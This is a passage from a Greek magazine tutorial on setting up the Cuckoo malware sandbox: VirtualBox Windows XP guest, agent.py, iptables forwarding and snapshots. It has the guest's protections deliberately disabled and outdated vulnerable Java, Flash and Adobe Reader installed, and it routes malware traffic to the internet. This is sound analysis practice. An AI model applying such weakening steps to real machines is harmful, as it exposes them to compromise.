Επίσης, πρέπει να εγκαταστήσουμε το γνωστό εργαλείο καταγραφής δικτυακής κίνησης tcpdump. Προφανώς, το εν λόγω εργαλείο υπάρχει ήδη στο BackTrack, αλλά σε περίπτωση που χρησιμοποιείτε άλλη διανομή θα πρέπει να το εγκαταστήσετε κάπως έτσι:

```
user@host:~$ sudo aptitude install tcpdump
user@host:~$ sudo setcap cap_net_raw,cap_net_admin=eip /usr/
sbin/tcpdump
```

Τέλος, κατεβάζουμε στον υπολογιστή μας το ίδιο το Cuckoo, μέσα στον κατάλογο /opt/cuckoo:

```
root@bt:~# cd /opt
root@bt:/opt# git clone git://github.com/cuckoobox/cuckoo.git
```


Πριν ξεκινήσουμε τη χρήση του Cuckoo οφείλουμε να κάνουμε μια μικρή διόρθωση στον κώδικά του, σύμφωνα με το ακόλουθο patch: http://bit.ly/13bp2uJ. Αρχικά ανοίγουμε το αρχείο /opt/cuckoo/lib/cuckoo/common/utils.py με κάποιον plain text editor και αντικαθιστούμε τα περιεχόμενα της γραμμής 107 με τα ακόλουθα:

```
if hasattr(t, '_connection') and t._connection[1] and t._
connection[1].sock:
```

Προσοχή: Οι εσοχές στον κώδικα (το κάθε TAB την αρχή των γραμμών) αποτελούν στοιχεία της δομής ενός προγράμματος σε Python! Επομένως, προσθέτοντας το νέο περιεχόμενο στη γραμμή 107 είναι κρίσιμο να ξεκινήσουμε από εκεί που ξεκινούσε το παλιό της περιεχόμενο (ακριβώς κάτω από τη δίεση της προηγούμενης γραμμής).

Εγκατάσταση και ρύθμιση ενός Cuckoo guest

Μετά από τα παραπάνω το Cuckoo host είναι έτοιμο και περιμένει τα Cuckoo guests! Το Cuckoo χρησιμοποιεί εικονικές μηχανές ως sandboxes και μέσα σε αυτές εκτελεί τα δείγματα malware που του δίνει ο χρήστης.




Με τον κακό χαμό που γίνεται τελευταία, η εγκατάσταση μιας απαρχαιωμένης (και σίγουρα ευπαθούς) έκδοσης της Java κρίθηκε απαραίτητη!

Όπως είπαμε, αυτές οι εικονικές μηχανές ονομάζονται Cuckoo guests και μπορούν να είναι οσεσδήποτε. Στο δικό μας (απλό) σενάριο θα εργαστούμε ως εξής: Θα συνδέσουμε το Cuckoo με το VirtualBox, το οποίο και θα χρησιμοποιηθεί για τη δημιουργία μιας εικονικής μηχανής. Αυτή η εικονική μηχανή θα έχει ως λειτουργικό σύστημα της τα Windows XP και θα αποτελέσει έναν ωραιότατο Cuckoo guest.

Ας δούμε λοιπόν τις απαραίτητες ρυθμίσεις. Κατ’ αρχάς πρέπει να δημιουργήσετε μία εικονική μηχανή με το VirtualBox. Η διαδικασία για κάτι τέτοιο πρέπει να σας είναι αρκετά οικεία, αλλά σε κάθε περίπτωση μπορεί να ανατρέξετε σ’ αυτόν τον οδηγό: `http://deltahacker.gr/?p=2667`. Αν δεν έχετε ήδη εγκατεστημένο το VirtualBox, μπορείτε να το κατεβάσετε από τη διεύθυνση: `https://www.virtualbox.org/wiki/Linux_Downloads` (για το BackTrack επιλέξαμε το πακέτο i386, που προορίζεται για το Ubuntu 10.04).

Σημαντικό εδώ είναι να δώσετε στην εικονική μηχανή το όνομα «Cuckoo» (χωρίς τα εισαγωγικά), ώστε να συμφωνούν αυτά που θα βλέπετε με αυτά που θα διαβάζετε. Για λειτουργικό σύστημα εγκαταστήσαμε την Αγγλική έκδοση των Windows XP SP3. Προτείνουμε να κάνετε το ίδιο, αφού η συγκεκριμένη έκδοση είναι ενδεδειγμένη για την εκτέλεση κακόβουλων προγραμμάτων. Αφού ολοκληρώσετε την εγκατάστασή τους, προχωρήσετε στο ακόλουθο σημαντικό βήμα: Απενεργοποιείστε το Firewall των



Για να συνδέσουμε το Cuckoo host με το Cuckoo guest, πρέπει να μεταφέρουμε το agent.py εντός της εικονικής μηχανής. Τα shared folders του VirtualBox αποτελούν το ευκολότερο μέσο γι' αυτή την αντιγραφή.

Windows και το Windows Update! Μπορείτε να αλλάξετε τις ρυθμίσεις για αυτά τα δύο, από τα εικονίδια που θα βρείτε στο κάτω μέρος του Security Center (Start → Control Panel → Security Center). Ένα ακόμα απαραίτητο βήμα είναι η εγκατάσταση των VirtualBox Guest Additions (στο παράθυρο όπου εκτελείται η εικονική μηχανή με τα Windows, ακολουθείστε τη διαδρομή Devices → Install Guest Additions).


Συνεχίζουμε με την εγκατάσταση της Python *εντός* της εικονικής μηχανής. Αναρωτιέστε γιατί τη χρειαζόμαστε; Μέσα στο Cuckoo guest θα πρέπει να εγκαταστήσουμε μια εφαρμογή γραμμένη σε Python, η οποία αποτελεί τμήμα του πακέτου Cuckoo. Αυτό το πρόγραμμα παίζει το ρόλο του μεσολαβητή με τον Cuckoo host. Ο τελευταίος θα στέλνει εντολές στην εν λόγω εφαρμογή, ενώ η εφαρμογή θα επιστρέφει τα αποτελέσματα της ανάλυσης. Ανοίξτε λοιπόν τον Internet Explorer (μπρρρ...) στην εικονική μηχανή και κατεβάστε κι εγκαταστήστε την έκδοση 2.7 της γλώσσας Python (`http://python.org/ftp/python/2.7.3/python-2.7.3.msi`).

Όπως αναφέραμε πριν, μια χρήσιμη λειτουργία του Cuckoo είναι αυτή της αυτόματης λήψης screenshots από το κάθε sandbox, κατά τη διάρκεια εκτέλεσης του malware. Φυσικά, στην προσπάθειά του να κρυφτεί ένα malware είναι πιθανό να μην εμφανίζει τίποτε. Ωστόσο η αυτόματη λήψη screenshot παρουσιάζει ιδιαίτερο ενδιαφέρον, στην περίπτωση που εξετάζουμε trojan horses, τα οποία πλασάρονται συνήθως ως κάτι χρήσιμο. Για να έχουμε αυτή τη δυνατότητα, πρέπει να εγκαταστήσουμε στην εικονική μηχανή και την PIL (Python Imaging Library). Πρόκειται για μια βιβλιοθήκη της Python, σχετική με τη διαχείριση γραφικών. Μπορείτε να την εγκαταστήσετε κατεβάζοντας κι εκτελώντας το ακόλουθο πρόγραμμα: `http://effbot.org/downloads/PIL-1.1.7.win32-py2.7.exe`

Ένα προαιρετικό βήμα που μπορείτε να κάνετε σε αυτό το σημείο, είναι το να γεμίσετε το εικονικό σύστημα με προγράμματα και ψεύτικα δεδομένα. Αυτό θα το θέλατε για τρεις βασικούς λόγους.

1. Για να δώσετε στο εκάστοτε malware περισσότερα αρχεία με τα οποία μπορεί να αλληλεπιδράσει. Για παράδειγμα, ένα malware θα μπορούσε ενδεχομένως να ψάχνει για αρχεία Excel στο σύστημα (τα οποία σε αρκετές περιπτώσεις περιείχαν ευαίσθητα στοιχεία οικονομικής φύσεως).
2. Για να προσπεράσετε ορισμένους απλούς μηχανισμούς προστασίας του malware, οι οποίοι ελέγχουν αν το σύστημα έχει εγκατεστημένες εφαρμογές κι αν όντως ανήκει σε κάποιον «φυσιολογικό» χρήστη.
3. Για να δώσετε στο malware τη δυνατότητα να δράσει! Πράγματι, προσφάτως έχουν κυκλοφορήσει διάφορα malware που εκμεταλλεύονται αδυναμίες της Java, του Flash κ.ά. Επίσης, μεγάλη ζημιά κάνουν ορισμένα κακόβουλα αρχεία PDF, τα οποία πολλοί ανοίγουν από άγνοια ή μετά από λίγη κοινωνική μηχανική. Γι' αυτούς λοιπόν τους λόγους, θα ήταν χρήσιμο να εγκαταστήσουμε στην εικονική μηχανή ορισμένες παλιές, ευπαθείς εκδόσεις σχετικών προγραμμάτων. Εμείς επιλέξαμε τα ακόλουθα, τα οποία και σας προτείνουμε:
   - Adobe Reader 9.0 από το www.oldapps.com/adobe_reader.php?old_adobe=18

Μια στατική IP στο VM αποτελεί το πρώτο βήμα για να αφήσουμε το κακόβουλο πρόγραμμα να συνδεθεί στο διαδίκτυο — πάντα υπό έλεγχο, φυσικά.



- Adobe Flash Player 10.1, από το http://fpdownload.macromedia.com/get/flashplayer/installers/archive/fp10.1_archive.zip (αποσυμπιέστε, πηγαίνετε στον φάκελο 10_1r82_76 κι εγκαταστήστε το αρχείο flashplayer 10_1r82_76_winax.exe)
- Java 6 Update 18, από το www.oldapps.com/java.php?old_java=55


Σύνδεση του sandbox στο Cuckoo host


Έχοντας ολοκληρώσει τα παραπάνω, ο υπολογιστής μας διαθέτει πλέον έναν Cuckoo host αλλά και μια κατάλληλη εικονική μηχανή, στο ρόλο του Cuckoo guest. Το μόνο που μένει είναι να συνδέσουμε αυτά τα δύο εξαρτήματα και να ρυθμίσουμε τις δυνατότητες —ασφαλούς, πάντα— δικτύωσης της εικονικής μηχανής. Για το πρώτο σκέλος πρέπει να μεταφέρουμε ένα ειδικό αρχείο από την εγκατάσταση του Cuckoo μέσα στην εικονική μηχανή. Το αρχείο αυτό ονομάζεται agent.py. Αυτή η μεταφορά θα γίνει χρησιμοποιώντας την επιλογή διαμοιραζόμενων φακέλων (shared folders) μεταξύ του host και του virtual machine, μέσω VirtualBox. Έχοντας ανοικτή την εικονική μηχανή, εργαζόμαστε ως εξής: Φτιάχνουμε έναν κατάλογο κάπου στο host machine και αντιγράφουμε εκεί το αρχείο agent.py από τον φάκελο του Cuckoo. Παράδειγμα:

```
root@bt:~# mkdir VBoxShared
root@bt:~# cp /opt/cuckoo/agent/agent.py VBoxShared/
```

Κατόπιν, επιστρέφουμε στο κεντρικό παράθυρο του VirtualBox, επιλέγουμε την εικονική μηχανή Cuckoo κι ακολουθούμε τη διαδρομή Settings → Shared Folders → Add Shared Folder (κουμπάκι δεξιά). Στο νέο παράθυρο που ανοίγει δίνουμε «/root/VBoxShared» (χωρίς τα εισαγωγικά) ως Folder Path, και σκέτο «VBoxShared» (χωρίς τα εισαγωγικά) ως Folder Name. Πλέον, ένας κοινόχρηστος φάκελος έχει δημιουργηθεί μεταξύ του

Οι προεργασίες τελείωσαν και μόλις επιβεβαιώσαμε ότι ο agent ακούει κανονικότατα. Το sandbox είναι έτοιμο για δράση!






Το Cuckoo περιμένει να δεχτεί τα αρχεία μας... Ευτυχώς έχουμε το Maltrieve, με το οποίο ψαρεύουμε εύκολα αρκετά κακόβουλα προγράμματα.

host και του guest και μπορεί να προσαρτηθεί (mount) στο sandbox. Για να ολοκληρώσουμε τη μεταφορά του αρχείου agent.py, ανοίγουμε ένα παράθυρο των Windows (μέσα στην εικονική μηχανή) και στο πεδίο Address πληκτρολογούμε τη διαδρομή: «\\VBOXSVR\VBoxShared» (χωρίς τα εισαγωγικά). Κάπως έτσι θα εμφανιστεί ο κοινόχρηστος φάκελος και μέσα του θα δούμε το αρχείο agent.py, μαζί με οτιδήποτε άλλο ενδέχεται να έχουμε ρίξει στον φάκελο. Παίρνουμε λοιπόν το αρχείο agent.py και το αντιγράφουμε στην επιφάνεια εργασίας. Πριν κλείσουμε το παράθυρο του explorer, επισκεπτόμαστε τις ρυθμίσεις εμφάνισης αρχείων και φακέλων, ακολουθώντας τη διαδρομή Tools → Folder Options → View. Εκεί πρέπει να απενεργοποιήσουμε την απόκρυψη επεκτάσεων για γνωστούς τύπους αρχείων (hide extensions for known file types). Κάνοντας κάτι τέτοιο θα εμφανιστεί και η κατάληξη «.py», στο όνομα του προγράμματος που μόλις αντιγράψαμε. Σημειώστε ότι αυτή την επέκταση θα πρέπει να την αλλάξουμε σε «.pyw». Μετά κι από αυτά μπορούμε να αφαιρέσουμε το Shared Folder (τρίτο κουμπάκι στις ρυθμίσεις κοινόχρηστων φακέλων) και να διαγράψουμε τον κατάλογο VBoxShared από τον host.

Για τη ρύθμιση της δικτύωσης της εικονικής μηχανής εργαζόμαστε ως ακολούθως. Κατ' αρχάς αλλάζουμε τον τρόπο λειτουργίας (mode) της εικονικής κάρτας δικτύου. Αυτό το κάνουμε μέσα από το VirtualBox, επιλέγοντας και πάλι τη μηχανή Cuckoo κι ακολουθώντας τη διαδρομή Settings → Network → Adapter 1 (καρτέλα). Εκεί αλλάζουμε την επιλογή



Μέσα από το εύχρηστο web interface του Cuckoo, μπορούμε να δούμε την τρέχουσα ουρά υποβολών, την κατάσταση καθεμίας καθώς και τα αποτελέσματα των αναλύσεων.

«Attached to» σε «Host-only Adapter». Με αυτό τον τρόπο η μηχανή μας θα επικοινωνεί μόνο με τον host κι όχι απευθείας με τον έξω κόσμο. Βέβαια, αν και αυτό μοιάζει αρκετά ασφαλές, δεν είναι πάντα επιθυμητό. Τι θα γίνει για παράδειγμα αν ένα malware θελήσει να κατεβάσει ένα αρχείο από το Internet; Για να μην του κόψουμε τη φόρα, με συνέπεια να μας διαφύγει κάποια από τις λειτουργίες του, θα ενεργοποιήσουμε την προώθηση όλων των αιτημάτων σύνδεσης της εικονικής μηχανής προς το Διαδίκτυο *μέσα* από το host machine. Για να πετύχουμε κάτι τέτοιο θα χρειαστεί κατά πρώτο λόγο να δώσουμε στην εικονική μηχανή στατική IP και να ρυθμίσουμε κατάλληλα τον DNS server που θα χρησιμοποιεί. Αυτό το κάνουμε ακολουθώντας τη διαδρομή: Start → Control Panel → Network and Internet Connections → Network Connections, εντός της εικονικής μηχανής. Εκεί κάνουμε δεξί κλικ στο εικονίδιο σύνδεσης, επιλέγουμε το Properties και στην καρτέλα General κάνουμε διπλό κλικ στο Internet Protocol (TCP/IP). Όπως βλέπετε και στην αντίστοιχη εικόνα, δίνουμε τις ακόλουθες τιμές[1]: IP address = 192.168.56.101, Subnet mask = 255.255.255.0, Default gateway = 192.168.56.1 και Preferred DNS server = 8.8.8.8 (ο DNS της Google). Για να λειτουργήσει η προώθηση των πακέτων μέσα από τον host, μένει να εφαρμόσουμε και ορισμένους κανόνες στο firewall του συστήματος (του BackTrack):

```
root@bt:~# iptables -A FORWARD -o eth0 -i vboxnet0 -s
192.168.56.0/24 -m conntrack —ctstate NEW -j ACCEPT

root@bt:~# iptables -A FORWARD -m conntrack —ctstate
ESTABLISHED,RELATED -j ACCEPT

root@bt:~# iptables -A POSTROUTING -t nat -j MASQUERADE

root@bt:~# sysctl -w net.ipv4.ip_forward=1
```

Λάβετε υπόψη ότι οι παραπάνω κανόνες χάνονται κάθε φορά που κάνουμε επανεκκίνηση στο μηχάνημα (host). Επομένως, κάθε φορά που το ενεργοποιούμε και θέλουμε να δουλέψουμε με το Cuckoo, πρέπει να εισάγουμε και πάλι τους κανόνες. Μια καλή λύση για να αποφεύγουμε τις περιττές και κουραστικές επαναλήψεις, είναι να βάλουμε τους κανόνες σε ένα BASH script. (Για το BASH scripting, δείτε και το σχετικό άρθρο στο deltaHacker 016.)

1. Στο ένα και μοναδικό host-only network του VirtualBox της δικής μας εγκατάστασης, οι διευθύνσεις είναι της μορφής 192.168.56.*. Πιθανώς το ίδιο θα ισχύει και στη δική σας περίπτωση, καλού κακού όμως ρίξτε μια ματιά ακολουθώντας, στο παράθυρο VirtualBox Manager, τη διαδρομή File → Preferences → Network. Δείτε τι συμβαίνει στο παράθυρο Host-only Networks.

Τελειώνοντας, πραγματοποιούμε μια επανεκκίνηση της εικονικής μηχανής, για να βεβαιωθούμε ότι λειτουργεί σωστά. Όταν ξεκινήσει το guest OS (τα Windows XP) εκτελούμε το αρχείο agent.pyw, που είχαμε τοποθετήσει στην επιφάνεια εργασίας. Πλέον, ο Cuckoo guest είναι έτοιμος και περιμένει οδηγίες από τον Cuckoo host. Τώρα είναι η κατάλληλη στιγμή για να κρατήσουμε ένα snapshot της εικονικής μηχανής. Έτσι, κάθε φορά που θα αναλύεται ένα malware, το Cuckoo θα μπορεί να επαναφέρει την εικονική μηχανή στην αρχική της, καθαρή κατάσταση. Για τη δημιουργία του snapshot και την επανεκκίνηση της μηχανής, μπορούμε να δώσουμε τα ακόλουθα:


```
root@bt:~# VBoxManage snapshot "Cuckoo" take "Malware Sandbox" --
pause

root@bt:~# VBoxManage controlvm "Cuckoo" poweroff

root@bt:~# VBoxManage snapshot "Cuckoo" restorecurrent
```

Είμαστε σχεδόν έτοιμοι για ανάλυση malware. Αυτό που λείπει είναι μια μικρή τροποποίηση στο αρχείο ρυθμίσεων του Cuckoo, στη διαδρομή /opt/cuckoo/conf/virtualbox.conf. Το ανοίγουμε με κάποιον text editor κι αλλάζουμε τη γραμμή 18 σε label = Cuckoo (το οποίο αντιστοιχεί στο ακριβές όνομα που δώσαμε στην εικονική μηχανή). Με την ευκαιρία, μπορούμε να ρίξουμε μια ματιά και στο αρχείο cuckoo.conf, που βρίσκεται στον ίδιο κατάλογο. Οι προεπιλογές του πάντως είναι ικανοποιητικές και κρίνονται επαρκείς για τα περισσότερα σενάρια χρήσης.

Ένα μικρό μέρος των αποτελεσμάτων μιας ανάλυσης. Βλέπουμε πως το Cuckoo πήρε μερικά ωραιότατα screenshots με ένα μήνυμα του malware, ενώ δεν παρέλειψε να καταγράψει και τη δημιουργία ενός αρχείου.



Αυτοματοποιημένη ανάλυση

Τώρα μπορούμε να καθίσουμε αναπαυτικά στην καρέκλα μας. Είμαστε έτοιμοι για δεκάδες ή ακόμα κι εκατοντάδες αναλύσεις! Το Cuckoo λειτουργεί ως εξής: Το λογισμικό εκτελείται επαναληπτικά στον Cuckoo host και περιμένει να του δώσουμε κάποιο δείγμα malware. Μόλις γίνει κάτι τέτοιο, το δείγμα τοποθετείται σε μία ουρά αναμονής κι ενεργοποιείται κάποιο από τα διαθέσιμα sandboxes. Αφού σταλεί το δείγμα στο sandbox, εκτελεστεί κι επιστραφούν τα αποτελέσματα, η διαδικασία περνάει στο επόμενο δείγμα malware κ.ο.κ. Την υποβολή malware στο Cuckoo μπορούμε να την πραγματοποιήσουμε είτε μέσω κονσόλας είτε μέσω web interface. Η κονσόλα 